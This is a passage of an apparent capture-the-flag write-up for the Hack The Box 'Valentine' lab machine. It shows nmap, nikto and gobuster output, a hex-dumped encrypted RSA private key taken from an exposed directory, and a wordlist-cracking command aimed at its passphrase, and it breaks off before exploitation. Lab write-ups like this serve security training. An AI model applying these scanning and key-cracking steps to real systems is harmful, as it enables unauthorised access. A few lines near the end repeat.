

Running nmap scan reveals



```
root@kali:~/HTB/Valentine# nmap -sV -sC -oN valentine 10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 18:06 EDT
Nmap scan report for 10.10.10.79
Host is up (0.097s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2020-05-29T02:06:58+00:00; +3h59m57s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 3h59m56s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.17 seconds
```


Nikto output on http



```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'ind
ex' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /dev/: Directory indexing found.
+ OSVDB-3092: /dev/: This might be interesting...
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 534222, size: 5108, mtime: Tue Aug 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8673 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2020-05-28 18:26:06 (GMT-4) (862 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

nikto on https


Gobuster reveals /index and /dev very quickly and then later reveals /encode and /decode. A bit later we get /omg



```
===============================================================
2020/05/28 18:11:38 Starting gobuster
===============================================================
/index (Status: 200)
/dev (Status: 301)
/encode (Status: 200)
/decode (Status: 200)
/omg (Status: 200)
/server-status (Status: 403)
===============================================================
2020/05/28 18:46:21 Finished
===============================================================
```

Checking out /dev reveals that directory listing is enabled and there are two files: notes.txt and hype_key

Notes.txt




```
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

hype_key


```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d
0a 50 72 6f 63 2d 54 79 70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 49 6e 66
6f 3a 20 41 45 53 2d 31 32 38 2d 43 42 43 2c 41 45 42 38 38 43 31 34 30 46 36 39 42 46 32 30 37
34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65 67 4e 75 6b
31 44 41 71 6c 41 4e 35 6a 62 6a 58 76 30 50 50 73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33
55 4f 4c 30 6c 46 30 78 66 37 50 7a 6d 72 6b 44 61 38 52 0d 0a 35 79 2f 62 34 36 2b 39 6e 45 70
43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a 63 4f 46 48 2b 39 52 4a 44 42 43 35 55 4a 4d
55 53 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53 62 4f 59 55
41 56 31 57 34 45 56 37 6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54 50
42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 5a 65 58 69 0d 0a 45 62 77 36 36 68 6a
46 6d 41 75 34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77 2f 64 65 4c
43 71 43 4a 2b 45 61 31 54 38 7a 6c 61 73 36 66 63 6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e
65 36 6c 31 37 68 4b 61 54 36 77 46 6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76 4f 36 53 63 48 56
57 52 72 5a 37 30 66 63 70 63 70 69 6d 4c 31 77 31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c
4a 70 59 55 49 49 35 50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f 47 57 4d 71 53 4f 45 69 6d 4e 52 44
31 6a 2f 35 39 2f 34 75 33 52 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d 0a 51
64 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d 53 6c 35 48 71 39 4f 44 35 48 4a 38 47 30 52 36
4a 49 35 52 76 43 4e 55 51 6a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66 71 2b 45 0d
0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63 77 6e 53 64 64 48 57 38 57 33 4c 78 4a
6d 43 78 64 78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 39 31 45 53 43 69 44 34 5a 2b 75
43 0d 0a 4f 6c 36 6a 4c 46 44 32 6b 61 4f 4c 66 75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37
45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63 30 45 4c 62 6c 55 61 36
75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 54 43 73 5a 64 31 34 4f 50 74 73 34 62 4c 73 70 4b 78 4d
4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79 39 57 70 36 79 38 58 58 38 2b 46 34
30 72 78 6c 35 0d 0a 58 71 68 44 55 42 68 79 6b 31 43 33 59 50 4f 69 44 75 50 4f 6e 4d 58 61 49
70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c 77 31 44 48 43 47 50 50 34 4a 53 53 78
58 37 42 57 64 44 4b 0d 0a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66
56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36 35 74 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61
69 32 37 6b 78 54 6e 4c 51 0d 0a 2b 77 51 38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66
38 52 2f 72 73 52 4b 65 65 4b 63 69 6c 44 65 50 43 6a 65 61 4c 71 74 71 78 6e 68 4e 6f 46 74 67
30 4d 78 74 36 72 32 67 62 31 45 0d 0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 59 58 5a
50 79 6c 42 6c 6a 4e 70 39 47 56 70 69 6e 50 63 33 4b 70 48 74 74 76 67 62 70 74 66 69 57 45 45
73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41 72 58 45 32 64 6a 37 65 58
2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50 75 6c 72 53 37 4b 34 53
4c 58 37 6e 59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a 32 56 57 52 79 54 5a 31 46 66 6e 67 4a 53 73
76 39 2b 4d 66 76 7a 33 34 31 6c 62 7a 4f 49 57 6d 6b 37 57 66 45 63 57 63 48 63 31 36 6e 39 56
30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65 31 42 73 66 53 62 73 66 39 46 67 75
55 5a 6b 67 48 41 6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b
77 4c 68 61 5a 52 4e 64 38 48 45 4d 38 36 66 4e 6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55
58 6b 30 53 69 31 57 30 32 77 62 75 31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49 53 46 43 46 59 6a
53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35 6b 70 33 43 43 0d 0a 64 59 53 63 7a 36 33 51 32
70 51 61 66 78 66 53 62 75 76 34 43 4d 6e 4e 70 64 69 72 56 4b 45 6f 35 6e 52 52 66 4b 2f 69 61
4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71 70 75 58 0d 0a 63 59 35 59 5a 4a 47
41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76
62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b
42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54
75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d 6a 41 6a 0d 0a 4d 73 6c
66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c
6d 53 68 46 70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73
75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c
43 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d
0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55
79 79 77 53 65 54 42 46 32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a
54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59
2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d
2d 2d
```

Decoding the hex reveals an RSA private key but its encrypted... good thing I wrote a script for this purpose



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46
```

After a minute or so I get an output saying that




```
root@kali:~/HTB/Valentine# python crack.py -k rsa_key -w /usr/share/wordlists/rockyou.txt
Enter pass phrase for rsa_key:
139620781483200:error:28078065:UI routines:UI_set_result_ex:result too small:../crypto/ui/ui_lib.c:905:You must type in 4 to 1023 characters
```

After modifying the script to show the password which caused this, we get the password: 321456


Nevermind this wasnt right.... I forgot to enumerate the https portion (TLS/SSL ARE IMPORTANT TO ENUMERATE)

the encode function seems to base64 encode our data



Your input:
abcd
Your encoded input:
YWJjZA==

Clicking the hyperlink at the bottom brings us to /encode/decode.php




Secure Data Encoder - No Data is Stored On Our Servers

Click here to use the decoder.

the encode function seems to base64 encode our data

Clicking the hyperlink at the bottom brings us to /encode/decode.php

